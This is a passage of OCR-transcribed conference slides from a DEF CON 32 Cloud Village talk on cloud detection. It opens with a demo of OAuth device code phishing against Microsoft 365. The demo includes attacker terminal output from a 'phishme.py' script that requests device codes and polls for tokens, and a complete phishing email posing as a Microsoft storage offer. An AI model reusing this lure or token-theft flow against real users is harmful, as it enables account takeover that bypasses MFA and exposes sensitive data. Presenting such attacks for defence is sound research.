Cloud Tripwires

#defense #detection #stealth

Jenko Hwong
Netskope Threat Research Labs
e: j@bulky.eml.cc
x: @jenkohwong
m: infosec.exchange/@jenko
g: https://github.com/edleft


DEFCON 32
Cloud Village
August, 2024


Cloud Tripwires


- why the hell: a demo
- the hell that is: the picture
- hope to hell: a story
- cloudy as hell: a philosophy
- how the hell: the practical


why the hell: a demo

- Dr. Nestori Syynimaa: @DrAzureAD, https://o365blog.com/post/phishing/ October 2020. Internet archived since he joined Microsoft.
- oauth 2.0 device code flow – easier phish, attacker in control, MFA bypass
- obfuscation through impersonation of real Microsoft Office application -- stealth
- default scopes issued – breaking OAuth model
- minimal to no user authorization – breaking OAuth model
- can refresh token for different resource (API) i.e., change scopes – for SSO reasons, breaking OAuth model


My Movie
Sign in to your account
login.microsoftonline.com/common/oauth2/authorize?client_id=4345a7b9-9a63-4...
Microsoft
Sign in
Email, phone, or Skype
No account? Create one!
Can't access your account?
Next
Sign-in options
00:00
03:17
Terms of use
Privacy & cookies
Attacker
attacker-host:~ $ clear
ks Exploiting OAuth
ion Flows
7, 2021
Notes
Comments
220%


My Movie
Sign in to your account
login.microsoftonline.com/common/oauth2/authorize?client_id=4345a7b9-9a63-4...
Microsoft
Sign in
ed@feasthealth.onmicrosoft.com
No account? Create one!
Can't access your account?
Next
Sign-in options
00:01
03:17
Terms of use
Privacy & cookies
Attacker
attacker-host:~ $ clear
ks Exploiting OAuth
ion Flows
7, 2021
Notes
Comments
220%


My Movie
Working...
login.microsoftonline.com/kmsi
Microsoft
ed@feasthealth.onmicrosoft.com
Stay signed in?
Do this to reduce the number of times you are asked to sign in.
Don't show this again
No
Yes
00:07
03:17
Waiting for login.microsoftonline.com...
Terms of use
Privacy & cookies
Attacker
attacker-host:~ $ clear
Notes
Comments
220%


My Movie
Mail - Ed Van - Outlook
outlook.office.com/mail/inbox
Outlook
Search
Meet Now
New message
Mark all as read
Undo
Inbox
Filter
R.Jones
Fax: SS#s/CCs
Thu 7/8
Ed, we received these over fax and our syste...
ss2.txt
Ted Roberts
Please see attached list of new pati...
Thu 7/8
Edward, please review the health records of t...
ss1.txt
Select an item to read
Nothing is selected
00:08
03:17
Deleted
Undo
Attacker
attacker-host:~ $ python phishme.py -config doit_outlook.json
Notes
Comments
220%

My Movie

Mail - Ed Van - Outlook

outlook.office.com/mail/inbox

Outlook | Search | Meet Now | EV

New message | Mark all as read | Undo

Inbox ★ | Filter

R Jones
Fax: SS#s/CCs — Thu 7/8
Ed, we received these over fax and our syste...
ss2.txt

TR Ted Roberts
Please see attached list of new pati... — Thu 7/8
Edward, please review the health records of t...
ss1.txt

Select an item to read
Nothing is selected

00:10 — 03:17

Attacker

```
attacker-host:~ $ python phishme.py -config doit_outlook.json
07/19/2021 14:40:45: Starting

##############################################################################
# 0. Get a new user code and device code
#       client id: d3590ed6-52b3-4102-aeff-aad2292ab01c (Outlook)
#       resource:  https://graph.microsoft.com"
##############################################################################

Request:

POST https://login.microsoftonline.com/common/oauth2/devicecode?api-version=1.0
{
  "resource": "https://graph.microsoft.com",
  "client_id": "d3590ed6-52b3-4102-aeff-aad2292ab01c"
}

Response:

user_code        : ELSEKDEZH
device_code      : EAQABAAEAAAD--DLA3VO7QrddgJg7WevrK_dJ-wc-jyPQEGgymVa4c_7pLG14UB
Rct7-EtEDkhUtRCyyp_fe2DKKgEn3FzDTFeo6ksdIEtCaBeWvOzhybg6BBi5xtmWPurSCFxCHXk27k3v5n
fylST4ZUGoGq-wNNSMlz7ezTVCmDdp1Q-p5j5lvOJUr3u34hB64gKEIUZQ0gAA
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page https://microsof
t.com/devicelogin and enter the code ELSEKDEZH to authenticate.

Press [Enter] to send a phish email:
```

Notes | Comments | 220%

My Movie

Mail - Ed Van - Outlook

outlook.office.com/mail/inbox

Outlook | Search | Meet Now

New message | Mark all as read | Undo

Inbox | Filter

Outlook 365 Product Team
Thank you from the Microsoft Ou... 2:40 PM
Thank you! For being a loyal Microsoft custo...

This month

R Jones
Fax: SS#s/CCs Thu 7/8
Ed, we received these over fax and our syste...
ss2.txt

Ted Roberts
Please see attached list of new pati... Thu 7/8
Edward, please review the health records of t...
ss1.txt

Outlook 365 Product Team
Thank you from the Microsoft Outl...
Thank you! For being a loyal Micro...

Select an item to read
Nothing is selected

00:19 03:17

Attacker

```
  "client_id": "d3590ed6-52b3-4102-aeff-aad2292ab01c"
}

Response:

user_code        : ELSEKDEZH
device_code      : EAQABAAEAAAD--DLA3VO7QrddgJg7WevrK_dJ-wc-jyPQEGgymVa4c_7pLG14UB
Rct7-EtEDkhUtRCyyp_fe2DKKgEn3FzDTFeo6ksdIEtCaBeWvOzhybg6BBi5xtmWPurSCFxCHXk27k3v5n
fylST4ZUGoGq-wNNSMlz7ezTVCmDdp1Q-p5j5lvOJUr3u34hB64gKEIUZQ0gAA
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page https://microsof
t.com/devicelogin and enter the code ELSEKDEZH to authenticate.


Press [Enter] to send a phish email:


##############################################################################
# 1. Send phish email
##############################################################################
      To:   ed@feasthealth.onmicrosoft.com
      Code: ELSEKDEZH
      URL:  https://microsoft.com/devicelogin


##############################################################################
# 2. Waiting for user to authenticate...polling for oauth tokens
##############################################################################

Request:

POST https://login.microsoftonline.com/Common/oauth2/token?api-version=1.0
{
  "code": "EAQABAAEAAAD--DLA3VO7QrddgJg7WevrK_dJ-wc-jyPQEGgymVa4c_7pLG14UBRct7-EtE
DkhUtRCyyp_fe2DKKgEn3FzDTFeo6ksdIEtCaBeWvOzhybg6BBi5xtmWPurSCFxCHXk27k3v5nfylST4ZU
GoGq-wNNSMlz7ezTVCmDdp1Q-p5j5lvOJUr3u34hB64gKEIUZQ0gAA",
  "grant_type": "urn:ietf:params:oauth:grant-type:device_code",
  "resource": "https://graph.microsoft.com",
  "client_id": "d3590ed6-52b3-4102-aeff-aad2292ab01c"
}
```

Notes | Comments | 220%

My Movie

Mail - Ed Van - Outlook

outlook.office.com/mail/inbox/id/AAQkAGMzOTNmY2M4LTlhYjQtNGM4Yy05Y2Q4LWVmOTRmNDVmOTliZAAQALMySdEGyd9At3mYUuY1C%2B4%3D

Outlook | Search | Meet Now

New message | Delete | Archive | Junk | Sweep | Move to | Categorize | Snooze | Undo

Inbox ★ | Filter

Outlook 365 Product Team
Thank you from the Microsoft Ou... 2:40 PM
Thank you! For being a loyal Microsoft custo...

This month

RJones
Fax: SS#s/CCs Thu 7/8
Ed, we received these over fax and our syste...
ss2.txt

Ted Roberts
Please see attached list of new pati... Thu 7/8
Edward, please review the health records of t...
ss1.txt

Thank you from the Microsoft Outlook 365 Team!

Outlook 365 Product Team
Mon 7/19/2021 2:40 PM
To: Ed Van

Microsoft® Office 365

Thank you!

For being a loyal Microsoft customer, we are permanently **increasing your Outlook attachment/file storage by 1 TB**. Additionally, the maximum attachment size has been increased to 100 MB.

To receive your increase:

1. Go to our secure Microsoft login page at: https://microsoft.com/devicelogin
2. Enter the product code: **ELSEKDEZ**
   This code can only be used once and is only valid for your Outlook account.
3. **Enter your Outlook credentials** to verify your identity.

You will be credited with **1 TB** of extra storage within 24 hours.

Security reminders: With the recent news about ransomware attacks, please remain secure and:

- Do not share your Office login password
- Make sure you have two-factor authentication turned on
- Be sure that any links you click on in Microsoft emails have valid Microsoft domains such as microsoft.com and login.microsoftonline.com.


Team


00:29 | 03:17

